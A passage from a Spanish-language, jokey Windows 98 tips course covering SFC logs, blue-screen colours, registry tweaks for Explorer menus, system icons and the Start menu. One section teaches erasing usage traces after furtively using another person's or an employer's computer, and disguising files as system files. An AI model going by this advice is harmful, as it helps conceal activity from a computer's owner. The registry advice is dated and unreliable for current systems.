Una vez transcurrido el análisis acepta, pero no cierres el programa. Vuelve a pinchar en configuración y luego en ver registro y entonces aparecerá la 8ª maravilla, has generado un archivo de texto que se aloja en C:\windows y se llama sfclog.txt, te sugiero que junto a la fecha del registro generado escribas el nombre del programa o driver que lo ha generado y suprimas las frases de arriba y abajo que no aportan gran información.



Esto lo deberás hacer cada vez que instales o desinstales un programa (sólo te llevará un par de minutos más) y así tendrás un base de datos, que irá creciendo, de todos los archivos que tienes instalado en las carpetas clave de windows y qué programa los metió, de tal forma, que podrás controlar si una desinstalación es total comparando el registro de cuando lo instalaste y el de la desinstalación o cuando tengas que restaurar un archivo sabrás a que programa acudir, buscándolo en la lista. El programa puede restaurar cualquier archivo eliminado incluso extrayéndolos de archivos .cab y .zip en otro caso tendrás que reinstalar el programa entero.

Volver al menú del curso

Total de visitas:

PANTALLAZOS AZULES

(Fernando Sandúa)

¿Estás harto de los pantallazos azules de windows? Lo que puedes hacer es demandar a Bill porque tu copia ilegal de windows no funciona bien en tu PC clónico, o bien cambiarle la cara a estos entretenidos pantallazos.
El nombre técnico es BSOD (Blue Screen Of Death), muy descriptivo porque cuando aparecen es para llorar, con este truco no desaparecerán, pero si quieres ya no serán azules, (así quitamos la B y mientras no hagas el capullo no saldrá la SOD).
Primero me vas localizando el archivo system.ini que estará en C:\Windows y lo editas (si por esta orden no te viene nada) basta que en inicio/ejecutar teclees sysedit y te dejas de chorradas. Te aparecerá un editor de texto con varios archivos abiertos a la vez, pincha el system.ini y localiza la línea [386Enh] y debajo de ella escribe tal como está aquí: MessageBackColor=* y debajo de ésta MessageTextColor=* la primera cambiará el color de la pantalla y la otra el color del texto. Los * los tienes que sustituir por el número del color que prefieras, elige un par que contrasten, sino no podrás leer tan esclarecedores mensajes. Los colores posibles son: 0=negro, 1=azul, 2=verde, 3=cyan, 4=rojo, 5=magenta, 6=marrón, 7=blanco, 8=azulado, A=verdoso, B=cyan oscuro, C=rojizo, D=magenta oscuro, E=amarillo, F=blanco. Ejemplo: MessageBackColor=2
MessageTextColor=0

Volver al menú del curso

Total de visitas:

BORRAR TUS HUELLAS

(Fernando Sandúa)

Cuando usas el ordenador siempre dejas huellas en diversas carpetas del sistema operativo y en el registro, de manera que si usas un ordenador que no es tuyo de manera "furtiva", al dueño del ordenador (por ejemplo tu hermano mayor, sí, ése que te mete una colleja si tocas sus cosas o tu jefe, si es el ordenador de la oficina no conectado en red) no le costaría nada saber que páginas web has visitado, que documentos has leído o creado, que programas has ejecutado desde el menú ejecutar, etc, incluso cuando el ordenador es tuyo pero alguien puede fisgar lo que tienes o que has hecho últimamente debes plantearte borrar tus huellas.

-Borrar el historial de "inicio/documentos":
Cuando abres un documento o un archivo multimedia en "inicio/documentos" aparece un acceso directo a dicho archivo, donde quedarán registrados los últimos 15 archivos abiertos, si quieres eliminar uno de ellos pincha con el botón derecho sobre él y dar a eliminar, aunque si lo que quieres es eliminar toda la carpeta "inicio/documentos", como ya poníamos en el truco llamado "menú inicio", lo que tenías que hacer era crear en la rama HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer un valor DWORD llamado "NoRecentDocsMenu" con el dato "1"
O bien hacer que no se reflejen los nuevos archivos abiertos, creando un valor DWORD llamado "NoRecentDocsHistory" con el dato "1". Estos accesos directos se almacenan en la carpeta c:\windows\recent, donde los podrás eliminar directamente.

-Borrar el historial de "inicio/ejecutar":
Cuando ejecutas un programa desde "inicio/ejecutar" queda guardado en el registro este nombre, de manera que si lo quieres volver a ejecutar con poner las primeras letras o localizarle con la flechita recuperarías el nombre del programa, pero si no quieres que se sepas cual ejecutaste tendrás que borrarlo en la rama: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU

-Borrar el historial de las direcciones tecleadas en el internet explorer:
También cuando tecleas una dirección desde el internet explorer queda almacenada en la rama HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs, si quieres eliminar aquella que te puede comprometer lo mejor que puedes hacer es modificar en el registro esta dirección y poner en su lugar otra más aséptica, ya que las últimas que tecleas tendrán asignadas los valores más bajos y si eliminas una, automáticamente eliminas las que estén por encima de dicho número, es decir si eliminas la nº3 eliminarás también la 4ª y siguientes, o puedes cambiar la numeración asociada a cada dirección, asignando la que quieres eliminar el número más alto y entonces eliminarla tal cual.

Aunque debes tener en cuenta que quedarán almacenados las páginas que has visitado en la caché del explorador, que están en la carpeta C:\WINDOWS\Archivos temporales de Internet, por lo que deberías borrar también dichos archivos (incluidos las cookies) si quieres que nadie sepa lo que visitaste, además del historial del explorador, que almacena todas las direcciones visitadas de las 2 últimas semanas.


-Truco resumen para los 3 apartados anteriores:
Si lo que quieres es limpiar el historial de todas las anteriores cada vez que inicias el sistema tienes que crear un valor DWORD “ClearRecentDocsOnExit” en la rama HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer con el valor “1”.

-Historial de archivos abiertos en otros programas:
Hay programas como el “excel” de MS Office que llevan su propio registro de los últimos archivos abiertos, por lo que quedará huella de los que hayas abierto en la rama HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Excel\Recent Files, otros como en el “word” dentro de las opciones podrás deshabilitar esta característica.

-Ocultar archivos:
Si quieres tener archivos ocultos dentro del disco duro, como por ejemplo fotos de anatomía femenina, videos románticos entre dos mujeres y el manual que te bajaste de internet de cómo construir una bomba atómica con macarrones y judías pintas, lo primero que debes es cambiar su nombre a uno impersonal con letras y números, ya que un archivo llamado “conejitas calientes” atrae la atención, pero uno llamado “wmrt45s” no, además debes cambiar la extensión, ya que lo que buscará alguien será una terminación de archivo de foto, video, documentos, etc, a un archivo tipo .dll, .tmp, etc. Y sitúalo dentro de un carpeta de windows o de archivos de programa que al menos tenga 3 carpetas por encima de ella, cuando lo quieras ejecutar vuelve a cambiar la terminación.

-Cambiar los datos que introdujiste al instalar windows:
Los datos de usuario y organización que pusiste al instalar el sistema operativo están en la rama HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion, bajo los valores “RegisteredOwner” y “RegisteredOrganization” respectivamente, por lo que si quieres cambiarlos para que no estén tus datos sólo tienes que modificarlos dando 2 clicks sobre ellos, para observar los cambios pulsa las teclas “win” + “pausa” para que aparezca la ventana de “las propiedades del sistema”. Precisamente esta ventana también la podrás personalizar un poco más si pones un archivo con la imagen que quieras en formato bmp con las dimensiones ajustadas a esa ventana en la carpeta c:\windows\system y el nombre de “oemlogo.bmp” y también un archivo que crearás con el bloc llamado “oeminfo.ini” y con el siguiente contenido:

[general]
Manufacturer=aquí lo que quieras
Model=Modelo: el que quieras
[support Information]
Line1=”lo que prefieras”
Line2=http://www.macroheavy.com



-Archivos .log:
Los archivos .log son archivos generados por el sistema operativo o por un determinado programa donde refleja sucesos ocurridos, como el que genera el scandisc con todas las operaciones que efectúa, los de los antivirus, etc., pero también cuando participas en un chat se genera un archivo .log con las conversaciones, también hay programas que te pueden poner en el ordenador que genera un archivo .log con todas las teclas que has pulsado por sesión, si por ejemplo un archivo de estos es : izda., arriba, arriba, arriba, arriba, abajo, espacio, derecha, derecha, arriba, es que has jugado al Colin McRae 2, cuando no debías; estos programas no suelen aparecer cuando pulsas ctrl.. + alt + supr. pero sabrás si existen haciendo una búsqueda de los archivos .log y leyendo su contenido hasta encontrar uno sospechoso.

Volver al menú del registro

Total de visitas:
205540

EL EXPLORER DE WINDOWS

(Fernando Sandúa)

La pantalla del Explorer está dividida verticalmente en 2 zonas, en la primera están todas las carpetas de todos los dispositivos de tu sistema, dispuestas en forma de árbol jerárquico, si una carpeta contiene otras carpeta tiene un signo positivo a su izquierda, que si lo pinchas se abrirá dicha carpeta y quedará con un signo menos; si quieres expandir todas las subcarpetas de una carpeta la debes seleccionar y pulsar el asterisco del bloque numérico.
En la parte derecha están todos los archivos y carpetas que componen una carpeta seleccionada de la parte izquierda, si quieres ver todos los archivos (ya que hay algunos que por defecto se mantiene ocultos) pincha en el menú "ver/ opciones de carpeta" y en la pestaña "ver" donde pone "archivos y carpetas" / "archivos ocultos" seleccionar "mostrar todos los archivos". En el mismo menú hay otra posibilidad interesante, si quisieras cambiar la extensión de un archivo reconocido por algún programa no podrías hacerlo simplemente renombrándolo (solo te deja cambiar el nombre), pero si desactivas la opción de "ocultar extensiones para los tipos de archivos conocidos" te aparecerá la extensión junto al nombre y podrás cambiar la extensión además del nombre, (es muy útil cuando quieres esconder fotos comprometidas, textos u otros archivos y camuflarlas como archivos del sistema, para verlas debes revertir el proceso).

- En lugar de **copiar, cortar y pegar** por lo métodos tradicionales puedes hacer lo siguiente: con el explorer abierto selecciona un archivo o varios de la parte derecha (si son contiguos selecciona el primero con el ratón y con la tecla mayúscula presionada pincha el último, si están salteados pincha el primero y con la tecla de control presionada ves seleccionando uno a uno),

1. Si lo que quieres es **moverlos** de carpeta dentro de la misma unidad de disco arrástralos sin más a la carpeta que quieras de la parte izquierda y suéltalos (se moverán a esa carpeta),
2. Si los quieres **copiar** a una carpeta de la misma unidad repite lo anterior pero al arrastrarlos mantén presionado la tecla "control" y verás que en la esquina inferior derecha del archivo un signo más que significa que el archivo será copiado, (si no hay signo significa que será movido),
3. Si el archivo a mover o copiar es un "archivo.exe" al intentarlo mover de carpeta saldrá en la esquina la flechita de acceso directo (y se creará


un acceso directo a ese ejecutable en la carpeta de destino, pero no tendrás el ejecutable en la carpeta de destino, lo cual no es muy práctico), si quieres moverlo mantén presionada la tecla de mayúsculas en la operación, y si quieres copiarlo la tecla de control.
4. Si la carpeta de destino pertenece a otra unidad distinta de la de origen, por ejemplo si quieres mover o copiar un archivo del disco duro a al disquete, al intentarlo mover sin más saldrá el signo más (que significa copiar) si lo que quieres es moverlo mantén presionada la tecla de mayúscula.

- Oh my Satan! Todavía no hemos hablado del registro y ésta es su sección; cuando pinchas un archivo (reconocido por algún programa) con el botón derecho del ratón, en el menú que sale, la primera acción que hay es abrir o mostrar, editar, combinar, etc (dependiendo del archivo de que se trate) y si pinchas sobre esa acción te abrirá el programa asociado a ese archivo, si el archivo no es reconocido por ningún programa te saldrá la acción **"abrir con..."** y si pinchas te saldrá un cuadro donde podrás seleccionar el programa con el que abrirlo, y asociarlo a un programa. Pero qué pasa si un día quieres abrir un archivo reconocido con otro programa distinto (sólo de forma ocasional), si al pinchar con el botón derecho mantienes pulsada la tecla de mayúsculas te saldrá también la acción de "abrir con..." y entonces buscas el programa con el que quieras abrirlo. Si quieres que la acción de "abrir con..." salga siempre con todos los archivos reconocidos (además de la acción " abrir" normal) debes editar el registro (por fin), e ir a la rama: HKEY_CLASSES_ROOT* selecciona la clave del asterisco (se pone azul) y en la parte de la derecha crea una nueva clave (con el botón derecho) con el nombre "Shell" (sin las comillas, que quedará dentro de la clave del asterisco.), ahora de la misma manera y dentro de Shell crea un clave con el nombre que te gustaría que apareciera en el menú del botón derecho, si quieres que ponga "abrir con..." llámala "openas" pero puedes personalizarlo a tu gusto que funciona igual, como por ejemplo "lo abro como quiero" o lo que a tu retorcida mente se le pueda ocurrir y puedes poner un ampersand (&) delante de la letra que quieras que sea un atajo de teclado, (esta letra aparecerá subrayada). Y como antes, crea una clave dentro de esta última con el nombre "command" entra en ella y modifica el valor predeterminado para que contenga el siguiente dato: (debe estar tal y como lo ves por lo que es mejor que lo copies y lo pegues):
C:\Windows\rundll32.exe shell32.dll,OpenAs_RunDLL %1.

- También puedes añadir, que para todos los archivos, en el menú del botón derecho salga la acción de **"abrir con el block de notas",** para

ello tendrás que crear dentro de la clave ”Shell” de antes una clave con el nombre que quieras, por ejemplo “abrir con el block” y dentro de ésta una clave con el nombre “command” y dentro de esta última modifica el valor predeterminado para que contenga el valor “notepad.exe %1”, si quieres que este comando sólo aparezca en los archivos desconocidos (no asociados a ningún programa) mete la clave de “abrir con el block” y su subclave en la rama: HKEY_CLASSES_ROOT\Unknown\Shell en lugar de HKEY_CLASSES_ROOT*.

- Puedes añadir en el mismo menú del botón derecho, que aparezca el comando de abrir una ventana de la **consola de MS-DOS**, (se abrirá en el directorio donde esté el archivo), si en la rama HKEY_CLASSES_ROOT*\Shell creas una clave con el nombre "Consola MS-DOS" (o el que quieras) y dentro de ésta una clave "command", modificando posteriormente el valor predeterminado por: "COMMAND.COM".



- También puedes cambiar de forma permanente el programa con el que está asociado un archivo, puedes hacerlo con una reliquia que queda del windows 3.1, en “inicio/ejecutar” teclea “winfile” y en el menú archivo pincha en asociar y te saldrá una ventana donde tecleando la extensión del archivo ves el programa asociado y te permite cambiarlo, pero la mejor manera de hacerlo y más moderna es en el explorer pincha en “ver/opciones de carpeta” y en la pestaña tipos de archivo verás cada tipo de archivo, el programa asociado y su icono, todo ello es editable.

- También si quieres que aparezcan **nuevas acciones**, de programas que tengas instalados, en el mismo menú del botón derecho al pinchar sobre una carpeta o al menú inicio, puedes hacerlo desde la rama

HKEY_CLASSES_ROOT\Directory\Shell y creas una clave dentro de Shell con el nombre del programa que quieras que aparezca, dentro de esa clave crea una nueva con el nombre “command” y ahora cambia el valor determinado para que contenga como valor la ruta del programa seleccionado.

- En el mismo famoso menú del botón derecho aparece una entrada con el nombre **“nuevo”** y dentro de él aparecen diferentes documentos de programas que tienes instalados, si pinchas sobre uno de ellos se abrirá un nuevo documento de un determinado programa, pues puedes variar esta lista bien quitando elementos o bien añadiendo nuevos, para quitar elementos localiza en la rama HKEY_CLASSES_ROOT el tipo de archivo a eliminar (son los primeros de dicha rama, vienen designados por un punto y la extensión con las tres letras típicas de ese archivo, por ejemplo para uno de texto será “.txt”) y elimina la subclave “ShellNew” . Para añadir uno nuevo haz lo contrario, selecciona un documento y le añades una clave llamada “ShellNew” y en la parte derecha crea un nuevo valor de cadena llamado “NullFile” sin ningún valor dentro.

- **El botón del medio** de tu ratón no está de adorno, aunque éste sea una rueda, puedes activarlo si es un Logitech o compatible y has instalado el driver de Logitech o el de la marca compatible, te aparecerá la rama:
HKEY_LOCAL_MACHINE\SOFTWARE\Logitech\MouseWare\CurrentVersion\
y a partir de aquí dependiendo tu versión aparecerá una subclave “serial” o “wheelMouse1” u otra variante de éstas y dentro de ésta una subclave 000 busca el valor "DoubleClick” y modifica el valor “000” ó “0000” (dependiendo la versión) a “001” ó “0010” respectivamente.

- Este truco es más bien una chorrada, pero si en lugar de ver los iconos de los **archivos .BMP** (archivos de imágenes Bitmap de windows) con el icono del programa asociado quieres que se muestren por una representación en miniatura de la imagen que contienen, entonces edita el registro y en la rama HKEY_CLASSES_ROOT busca el nombre del programa asociado al archivo .BMP, y en la clave que se llama “DefaultIcon” cambia su valor predeterminado, cualquiera que sea, por “%1” reinicia el registro y verás los cambios en el explorer; por ejemplo si usas el Paint de windows la clave es HKEY_CLASSES_ROOT\Paint.Picture\DefaultIcon y el valor predeterminado C:\Archiv~1\Acceso~1\Mspaint.exe,1 lo quitas y en su lugar pones %1, si usas un visualizador de imágenes como el ACDSee será HKEY_CLASSES_ROOT\ACDSee.BMP\DefaultIcon.

- Esto mismo lo puedes hacer con los **archivos .DLL** y te aparecerá la imagen que contienen, (no todos contienen una imagen), en la rama HKEY_CLASSES_ROOT\Dllfile\DefaultIcon sustituyes el valor predeterminado por %1 .

- Además si tienes el Windows 98 SE, selecciona las carpetas donde guardas archivos de imágenes, pínchalas con el botón derecho y selecciona “propiedades” y en la ventana que sale, activa la casilla que pone **“Habilitar la vista Página en miniatura”**, cuando entres en esas carpetas, con el explorer, en el menú “ver” habrá una nueva acción que pone “Páginas en miniatura” si la pinchas, te aparecerán todos los archivos de imagen de la carpeta con una vista en pequeño de lo que contienen (tipo thumbnail), ojo con sistemas no muy potentes.

- Si quieres **imprimir el contenido de una carpeta**, es decir, el nombre de todos sus archivos y extensiones y todas las subcarpetas contenidas en ella, puedes hacerlo si creas con el block de notas una

archivo que contenga el siguiente texto, tal como están las tres líneas:

dir/s %1 /-p /o:gn > “%temp%\lista de carpeta”
start /w notepad /p “%temp%\lista de carpeta”
del “%temp%\lista de carpeta”

ahora debes guardarlo como “impcarp.bat” (o como quieras llamarlo y sin comillas) y situarlo en el directorio c:\windows, luego tienes que abrir el menú “ver/opciones de carpeta” del explorer y pinchar la pestaña “tipos de archivo” buscar el archivo carpeta y selecciónala y edítala (botón edición) y en la ventana que aparece seleccionar “nueva” y en la siguiente ventana en el espacio de “acción” escribe lo que quieras que aparezca en el menú del botón derecho, como por ejemplo “imprimir el contenido” y en “aplicación utilizada para realizar la acción” poner el archivo .BAT que hemos creado, en este caso “impcarp.bat”, después cuando quieras imprimir el contenido de una carpeta sólo tienes que pincharla con el botón derecho y “seleccionar imprimir contenido”. Este comando imprimirá directamente el contenido sin ningún formato, por lo que si prefieres tener el contenido de todo un CD-ROM o DVD en un documento de texto para su posterior edición, lo mejor es que la segunda línea la escribas así:start /w notepad “%temp%\lista de carpeta” y borres la tercer línea, con esto consigues que no se imprima directamente y que se conserve en el directorio c:/Windows/temp un archivo .txt con el contenido de una carpeta, CD-ROM o lo que necesites, pudiendo hacer con este archivo cualquier tipo de trabajo.

- Si al instalar Windows seleccionaste la herramienta de **“vista rápida”** te habrás dado cuenta que cuando seleccionas un archivo .DOC (archivo de Word) y le pinchas con el botón derecho en el menú que sale está el comando de vista rápida, pero si lo haces sobre un archivo .PDF (del acrobat) no sale dicho comando, pero con este truco saldrá el comando de vista rápida en todos los archivos, (¡Qué cosa!), dentro de la rama HKEY_CLASSES_ROOT* crea una clave de nombre "QuickView" y dentro de ella modifica el valor predeterminado para que contenga el valor “*” (sólo el asterisco).

Volver al menú del registro

Total de visitas:
205540

ICONOS DEL SISTEMA

(Fernando Sandúa)

Windows tiene una serie de iconos que pertenecen al sistema y por ello tienen un tratamiento especial. Tales iconos son el de Mi PC, el de la papelera de reciclaje, el de redes, el de internet explorer, etc. Para modificarlos habrá que entrar en el apasionado mundo del registro.


El icono del internet explorer que hay en el escritorio no es que sea muy práctico que digamos, ya que hay uno en los iconos de inicio rápido de la barra de tareas que es mucho más práctico, para quitarlo suele bastar que lo intentes eliminar y el propio sistema lo borra, pero puede ocurrir que no te deje, entonces lo mejor es editar el registro y en la rama HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer, crear un valor DWORD nuevo de nombre: NoInternetIcon con el dato: 1 y así desaparecerá, obviamente con el dato: 0 el icono volverá, cual oscura golondrina.

De la misma manera podemos quitar el icono del entorno de red si en la rama HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer creamos un nuevo valor DWORD de nombre NoNetHood con el dato: 1.

La papelera de reciclaje da mucho más juego, podremos renombrarla, borrarla, copiarla y pegarla, etc. para ello, una vez que hayamos localizado en el registro la rama [HKEY_CLASSES_ROOT\CLSID\{645FF040-5081-101B-9F08-00AA002F954E}\ShellFolder] que dicha ristra corresponde al icono de la papelera podemos hacer los siguientes cambios en el valor Attributes (que está en hexadecimal).

40,01,00,20 es el valor original.
40,01,08,20 este cambio deja el icono desvanecido.

47,01,00,20 este cambio hace que en el menú del botón derecho salga los comandos copiar, cortar y pegar.
50,01,00,20 este cambio hace que en el menú del botón derecho salga el comando “cambiar de nombre”.
60,01,00,20 este cambio hace que en el menú del botón derecho salga el comando “eliminar”.
70,01,00,20 este cambio hace que en el menú del botón derecho salga los comandos “cambiar de nombre y eliminar”.
77,01,08,20 este cambio reúne todos los cambios anteriores.



Para resumir, podemos decir que los iconos del sistema que tengas en el escritorio (bueno casi todos) aparecen en la rama:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace y vendrán representados por una serie (entre llaves) de 16 bytes escrita en hexadecimal, {********-****-****-****-************}. A cada icono del sistema le corresponde una serie determinada, esta serie tendrá su reflejo en la rama HKEY_CLASSES_ROOT\CLSID que es donde se registran todos los iconos de tu ordenador.
Ejemplos de estas series son:
- Entrada de mensajes del outlook {00020D75-0000-0000-C000-000000000046}

- Escritorio {00021400-0000-0000-C000-000000000046}
- Red de Microsoft {00028B00-0000-0000-C000-000000000046}
- Entorno de red {208D2C60-3AEA-1069-A2D7-08002B30309D}
- Mi PC {20D04FE0-3AEA-1069-A2D8-08002B30309D}
- Panel de control {21EC2020-3AEA-1069-A2DD-08002B30309D}
- Impresoras {2227A280-3AEA-1069-A2DE-08002B30309D}
- Mis documentos {450d8fba-ad25-11d0-98a8-0800361b1103}
- Papelera de reciclaje {645FF040-5081-101B-9F08-00AA002F954E}
- Archivos temporales de internet {7BD29E00-76C1-11CF-9DD0-00A0C9034933}
- Maletín {85BBD920-42A0-1069-A2E4-08002B30309D}
- Acceso telefónico a redes {992CFFA0-F557-101A-88EC-00DD010CCC48}
- Fuentes {BD84B380-8CA2-1069-AB1D-08000948F534}
- Internet explorer {FBF23B42-E3F0-101B-8488-00AA003E56F8}
- Historial de direcciones de internet {FF393560-C2A7-11CF-BFF4-444553540000}

Entonces para modificar o eliminar estos iconos tienes que ir a la rama HKEY_CLASSES_ROOT\CLSID y localizar la serie del icono que quieres modificar o eliminar. Para eliminar un icono debes suprimir la clave (la serie de 16 bytes) entera correspondiente a ese icono y para modificarlo busca la subclave dentro de la clave del icono llamado “DefaultIcon” y modifica el valor predeterminado.

Volver al menú del registro

Total de visitas:

MENÚ INICIO

(Fernando Sandúa)

El menú inicio (que sale al pinchar en la palabra “inicio”, situado en la esquina inferior izquierda en condiciones normales); no es más que la representación gráfica de una carpeta del sistema situada en C:\windows\menú inicio. Si observas está dividido en tres zonas, la inferior donde está el menú “apagar” y “cerrar el sistema como...), la central donde están las accesos directos y carpetas del sistema como “configuración”, “documentos”, “favoritos”, “ejecutar”, “buscar”, “ayuda” y “programas” y finalmente la zona superior donde puedes tener carpetas e iconos de acceso directo de algunas aplicaciones que los han situado allí, como el winzip, documentos nuevos de MS Office, etc.

-Modificar la parte superior del menú inicio:
Como carpeta que es, el menú inicio se puede personalizar a nuestro gusto, la parte más fácil de modificar es la superior, ya que no contiene ninguna carpeta ni acceso directo del sistema, si quieres eliminar algo (elimina lo que no utilices nunca, como las chorraditas que te mete el Office), no tienes más que situar el cursor encima de él y con el botón derecho pinchar en eliminar y aceptarlo (o directamente si pinchas sobre él con el botón izquierdo y sin soltarlo llévate lo que quieras eliminar a la papelera de reciclaje).
Para añadir nuevos iconos que utilices mucho (como el bloc de notas, la consola de MS-Dos, etc) arrastra lo que quieras añadir con el botón izquierdo y llévalo hasta la palabra “inicio” de las esquina inferior izquierda, lo sueltas y se habrá alojado en la zona superior.
En esta parte superior también puedes ordenarla como quieras arrastrando un icono y situándolo en otro orden, o pinchar con el botón derecho sobre la parte superior y dar en ordenar por nombre. También puedes pinchar con el botón derecho sobre la palabra “inicio” y dar a “abrir” o “explorar” y tratarla como una carpeta normal.

Una cosa muy interesante que puedes hacer en la parte superior es añadir ciertas carpetas del sistema que utilices mucho, como el panel de control, en un menú desplegable en el que podrás acceder a cualquier de sus componentes con un solo clic. Para ello crea sobre el escritorio una carpeta nueva y la renombras con la ristra entera (tal como está, por lo que te recomiendo que hagas un copiar y pegar)

que aparece a continuación y luego la arrastras con el botón derecho y la sueltas en la parte superior del menú inicio, pinchando en “mover aquí”:


Panel de control.{21EC2020-3AEA-1069-A2DD-08002B30309D}
Impresoras.{2227A280-3AEA-1069-A2DE-08002B30309D}
Papelera de reciclaje.{645FF040-5081-101B-9F08-00AA002F954E}
Menos recomendadas son entre otras:
Archivos temporales de internet.{7BD29E00-76C1-11CF-9DD0-00A0C9034933}
Historial internet.{FF393560-C2A7-11CF-BFF4-444553540000}

-Modificar el menú “inicio/programas”:

La zona central e inferior también son personalizables aunque debes meterle mano al registro (si quieres llegar virgen al matrimonio no es tu sección):
A excepción de la carpeta **programas** que puedes hacer algunas cosillas sin él, como poner un poco de orden entre tanta subcarpeta. Cuando tienes el ordenador a rebosar de programas habrás observado que la carpeta "inicio\programas" tiene más flechas que Robin Hood y encontrar lo que andabas buscando es algo complicado, por lo que una sugerencia sería que lo ordenaras alfabéticamente, usando el mismo método que para la zona superior, si quieres que cada entrada nueva se sitúe en orden automáticamente edita el registro y en la rama:
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MenuOrder\Start Menu\&Programs\Menu busca en la derecha un valor llamado "order" y bórralo, así el registro cuando se inicie restaurará el orden alfabético que había al principio de la instalación de windows.
Podrás crear también nuevas carpetas temáticas que engloben a otros programas como por ejemplo una de multimedia, una para juegos, otra para internet, para herramientas del sistema, etc, donde vas metiendo las carpetas de los programas que tengan relación con ella (para ello pincha con el botón derecho sobre "inicio" y da en "abrir" y te metes en la carpeta de programas y trabajas como en cualquier otra carpeta).

Otras carpetas que puedes ordenar alfabéticamente de forma automática, de la misma manera son:
Para el menú inicio=
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MenuOrder\Start Menu\Menu
Para para favoritos=
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MenuOrder\Favorites\Menu

También habrás observado que cuando tienes tantas entradas que ocupan toda la longitud del menú inicio/programas y no has seguido el consejo anterior, las subcarpetas se dispondrán en un menú con "scroll", es decir que aparecerán unas flechas arriba y abajo para ir desplazándote por dicho menú, lo que complica la búsqueda,



lo que puedes hacer es variar en el registro la rama:
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\explorer\advanced y pinchar con el botón derecho en la zona derecha y crear un valor nuevo de cadena con el nombre :
StartMenuScrollPrograms y modifícalo para que contenga el dato "false" cierra el registro y dicho menú quedará como en Windows 95 que se disponía en varias columnas.

-Modificar la zona central e inferior del menú inicio:
